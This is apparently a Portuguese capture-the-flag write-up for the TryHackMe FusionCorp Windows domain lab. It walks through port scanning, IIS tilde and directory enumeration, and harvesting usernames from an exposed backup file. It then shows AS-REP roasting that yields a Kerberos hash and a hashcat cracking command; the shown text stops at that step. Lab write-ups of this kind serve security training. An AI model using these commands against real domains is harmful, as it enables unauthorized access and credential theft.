FusionCorp (W)

Informações


- O IP da máquina foi adicionado ao `/etc/hosts` com a URL `http://fusioncorp.thm/`
- Período: 29/09/2025 a 01/10/2025
- Máquina do `TryHackMe` de Nível Difícil
- Sistema Operacional: Windows

Sumário

1.Reconhecimento

Durante a etapa de reconhecimento, foi possível identificar os integrantes da equipe:


- John Mickel
- Andrew Arnold
- Lellien Linda
- Jhon Powel



2.Enumeração

2.1 Nmap


Com as etapas de enumeração, destaca-se a fase de identificação das portas abertas.



```
Nmap scan report for fusioncorp.thm (10.201.44.206)
Host is up, received syn-ack (0.27s latency).
Scanned at 2025-09-29 15:31:21 -03 for 351s
Not shown: 65513 filtered ports
Reason: 65513 no-responses
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain?       syn-ack
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-09-29 18:34:44Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: fusion.corp0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: fusion.corp0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49666/tcp open  msrpc         syn-ack Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack Microsoft Windows RPC
49669/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         syn-ack Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack Microsoft Windows RPC
49690/tcp open  msrpc         syn-ack Microsoft Windows RPC
49716/tcp open  msrpc         syn-ack Microsoft Windows RPC
```

2.2 IIS Tilde Enumeration (Gobuster)

Foi realizada enumeração do serviço IIS com o objetivo de identificar diretórios e recursos passíveis de enumeração, essenciais para mapeamento de superfície de ataque.




```
[+] Started scan for URL "http://fusioncorp.thm/"

[*] Trying method "OPTIONS" with magic final part "/~1/.rem"

[+] Host "http://fusioncorp.thm/" is vulnerable!
[+] Used HTTP method: OPTIONS
[+] Suffix (magic part): /~1/.rem

[*] Starting filename and directory bruteforce on "http://fusioncorp.thm/"
[i] Dir: CONTAC~1
[i] File: BLOG~1.HTM
[i] File: INDEX~1.HTM
[i] File: BLOG-D~1.HTM

[+] Bruteforce completed in 138 seconds
[+] Total time elapsed: 146 seconds
[+] Requests sent: 428

[+] Identified directories: 1
  |_ CONTAC~1

[+] Identified files: 3
  |_ BLOG~1.HTM
    |_ Actual file name = BLOG
  |_ INDEX~1.HTM
    |_ Actual file name = INDEX
  |_ BLOG-D~1.HTM
```

```
contact
contacts
contactus
contact-us
contact_form
contact-form
contactpage
contact-page
getintouch
get-in-touch
support
support-team
support_desk
customer-support
customer_service
help
helpdesk
blog-d
blog-draft
blog-draft1
blog-drafts
blog-dev
blog-development
blog-dashboard
blog-preview
blog-preview1
blog-preview2
blog-v1
```

```
blog-v2
blog-temp
blog-tmp
blog-test
blog-beta
blog-staging
blog-backup
blog-old
blog-2020
blog-2021
blog-2022
blog-2023
blog-2024
blog-2025
blog-admin
blog_private
blog-d.htm
blog-d.html
blog-d.php
blog-draft.htm
blog-draft.html
blog-draft.php
blog-dev.htm
blog-dev.html
blog-dev.php
blog-preview.htm
blog-preview.html
blog-preview.php
blog-backup.htm
blog-backup.html
blog-backup.php
blog-old.htm
blog-old.html
blog-old.php
blog-temp.htm
blog-temp.html
blog-temp.php
blog-admin.htm
blog-admin.html
blog-admin.php
blog_private.htm
blog_private.html
blog_private.php
index.htm
index.html
index.php
home.htm
home.html
```


```
main.htm
main.html
```



```
┌─[✓]─[pop_star@pop-os][10.13.72.32]─[/home/pop_star/Temporario]
└──╼ $ gobuster dir -u http://fusioncorp.thm/ -w custom-wordlist.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://fusioncorp.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                custom-wordlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 53888]
Progress: 82 / 82 (100.00%)
===============================================================
Finished
===============================================================
┌─[✓]─[pop_star@pop-os][10.13.72.32]─[/home/pop_star/Temporario]
└──╼ $
```

Partindo para outra wordlist uma mais trabalhando em diretórios podermos verificar se existem em alguns lugares para poder aumentar o nível de enumeração.

```
js                    (Status: 301) [Size: 148] [-->
http://fusioncorp.thm/js/]
css                   (Status: 301) [Size: 149] [-->
http://fusioncorp.thm/css/]
img                   (Status: 301) [Size: 149] [-->
http://fusioncorp.thm/img/]
lib                   (Status: 301) [Size: 149] [-->
http://fusioncorp.thm/lib/]
backup                (Status: 301) [Size: 152] [--
>http://fusioncorp.thm/backup/]
CSS                   (Status: 301) [Size: 149] [-->
http://fusioncorp.thm/CSS/]
JS                    (Status: 301) [Size: 148] [-->
http://fusioncorp.thm/JS/]
Backup                (Status: 301) [Size: 152] [--
>http://fusioncorp.thm/Backup/]
Js                    (Status: 301) [Size: 148] [-->
http://fusioncorp.thm/Js/]
Css                   (Status: 301) [Size: 149] [-->
http://fusioncorp.thm/Css/]
IMG                   (Status: 301) [Size: 149] [-->
http://fusioncorp.thm/IMG/]
Img                   (Status: 301) [Size: 149] [-->
http://fusioncorp.thm/Img/]
BACKUP                (Status: 301) [Size: 152] [--
>http://fusioncorp.thm/BACKUP/]
Lib                   (Status: 301) [Size: 149] [-->
http://fusioncorp.thm/Lib/]
contactform          (Status: 301) [Size:
157]http://fusioncorp.thm/contactform/]
BackUp               (Status: 301) [Size: 152] [--
>http://fusioncorp.thm/BackUp/]
```



fusioncorp.thm - /backup/


```
[To Parent Directory]
  3/7/2021  2:28 AM        3209 employees.ods
```

Name	Username
Jhon Mickel	jmickel
Andrew Arnold	aarnold
Lellien Linda	llinda
Jhon Powel	jpowel
Dominique Vroslav	dvroslav
Thomas Jeffersonn	tjefferson
Nola Maurin	nmaurin
Mira Ladovic	mladovic
Larry Parker	lparker
Kay Garland	kgarland
Diana Pertersen	dpertersen

O conteúdo deste arquivo revelou-se interessante devido aos nomes dos funcionários e aos possíveis usuários do sistema.

3.Exploração


Começando coletar informações da máquina



```
┌─[✓]─[pop_star@pop-os]─[10.13.72.32]─[/home/pop_star/.local/bin]
└──╼ $ netexec smb fusioncorp.thm -u 'anonymous' -p '' --shares
SMB         10.201.124.168  445    FUSION-DC        [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUSION-DC) (domain:fusion.corp) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.201.124.168  445    FUSION-DC        [-] fusion.corp\anonymous: STATUS_LOGON_FAILURE
┌─[✓]─[pop_star@pop-os]─[10.13.72.32]─[/home/pop_star/.local/bin]
└──╼ $ 
```

- Hostname = FUSION-DC
- S.O & Build = Windows 10 / Server 2019 Build 17763 x64
- Domínio = fusion.corp


Tentativa falha de autenticação via LDAP



```
-[✓]-[pop_star@pop-os][10.13.72.32]-[/home/pop_star/.local/bin]
 ---- $ nxc ldap fusioncorp.thm -u 'guest' -p ''
DAP         10.201.124.168  389    FUSION-DC        [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC) (domain:fusion.corp) (signing:None) (channel binding:No TLS cert)
DAP         10.201.124.168  389    FUSION-DC        [-] fusion.corp\guest: STATUS_ACCOUNT_DISABLED
-[✓]-[pop_star@pop-os][10.13.72.32]-[/home/pop_star/.local/bin]
 ---- $ nxc ldap fusioncorp.thm -u 'anonymous' -p ''
DAP         10.201.124.168  389    FUSION-DC        [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC) (domain:fusion.corp) (signing:None) (channel binding:No TLS cert)
DAP         10.201.124.168  389    FUSION-DC        [-] fusion.corp\anonymous:
-[✓]-[pop_star@pop-os][10.13.72.32]-[/home/pop_star/.local/bin]
 ---- $ nxc ldap fusioncorp.thm -u 'anonymous' -p 'anonymous'
DAP         10.201.124.168  389    FUSION-DC        [*] Windows 10 / Server 2019 Build 17763 (name:FUSION-DC) (domain:fusion.corp) (signing:None) (channel binding:No TLS cert)
DAP         10.201.124.168  389    FUSION-DC        [-] fusion.corp\anonymous:anonymous
-[✓]-[pop_star@pop-os][10.13.72.32]-[/home/pop_star/.local/bin]
 ---- $ 
```

3.1 Tentativa de enumeração de contas com Kerbrute

Kerbrute é uma ferramenta de auditoria de autenticação Kerberos focada em enumeração de usuários e brute-forcing (ataques de senha) contra domínios Active Directory que suportam Kerberos.




```
┌─[✓]─[pop_star@pop-os]─[10.13.72.32]─[~]
└──╼ $ kerbrute userenum --dc FUSION-DC.fusion.corp -d fusion.corp/ ~/Temporario/usernames-fusioncorp.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/30/25 - Ronnie Flathers @ropnop

2025/09/30 16:08:57 >  Using KDC(s):
2025/09/30 16:08:57 >   FUSION-DC.fusion.corp:88

2025/09/30 16:08:58 >  Done! Tested 11 usernames (0 valid) in 0.620 seconds
```

Sem Sucesso!

3.2 AS-REP Roasting — enumeração e extração de credenciais

AS-REP Roasting é uma técnica de extração offline de credenciais que explora contas do Active Directory cujo requisito de **Pre-Authentication (PA-DATA)** está **desabilitado**. Quando o KDC responde a um pedido AS-REQ para um usuário sem pre-auth, ele inclui uma parte criptografada (derivada da senha do usuário). Um atacante pode capturar essa resposta e realizar **ataque offline de força/brute-force** contra o material criptografado para recuperar a senha.




```
┌─[✗]─[pop_star@pop-os]─[10.13.72.32]─[~]
└──╼ $ GetNPUsers.py fusion.corp/ -no-pass -usersfile ~/Temporario/usernames-fusioncorp.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$lparker@FUSION.CORP:fa21331ef721cf44516f855addc0cfb7$61f4fc42a4b85ecbfaed57ae043a33cca4c4b7e1123d42f70fa1a5355e11077a2232f4c
7619072601cf21b9adfb2dcba0716965025f367ded8809641f3eedff929d4ae3e44e525ec25a7c0c6815402e5326f8c61aa1e7004a8f3b97aca92fa4fef6703c9cf8c25a77
2365fd8cd0fe0c09b3501ffb2793a89076d64266efd30cfde33af2bd09c6d1b3d113b27c46488b8407df3c712dfa7c5f70631eb1aeae823aa8e2c25ebe80bfc668b068be93
377212a6b9901f5db28cbcf094082d7954c45f338fe3b34f7c4d88aa05620ca5e6b58b62c9e3fd5a09f7d3e6d8a15735b7da8772bc1d19971fb3a4afa
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
┌─[✓]─[pop_star@pop-os]─[10.13.72.32]─[~]
```

```
$krb5asrep$23$lparker@FUSION.CORP:fa21331ef721cf44516f855addc0cfb7$61f4fc4
2a4b85ecbfaed57ae043a33cca4c4b7e1123d42f70fa1a5355e11077a2232f4c7619072601
cf21b9adfb2dcba0716965025f367ded8809641f3eedff929d4ae3e44e525ec25a7c0c6815
402e5326f8c61aa1e7004a8f3b97aca92fa4fef6703c9cf8c25a772365fd8cd0fe0c09b350
1ffb2793a89076d64266efd30cfde33af2bd09c6d1b3d113b27c46488b8407df3c712dfa7c
```

```
5f70631eb1aeae823aa8e2c25ebe80bfc668b068be93377212a6b9901f5db28cbcf094082d
7954c45f338fe3b34f7c4d88aa05620ca5e6b58b62c9e3fd5a09f7d3e6d8a15735b7da8772
bc1d19971fb3a4afa
```

3.2.1 Quebrando Senha Kerberos AS-REP com Hashcat

```
hashcat -m 18200 -a 0 hash-asrep.txt
/home/pop_star/Wordlist/SecLists/Passwords/Leaked-Databases/rockyou.txt
```



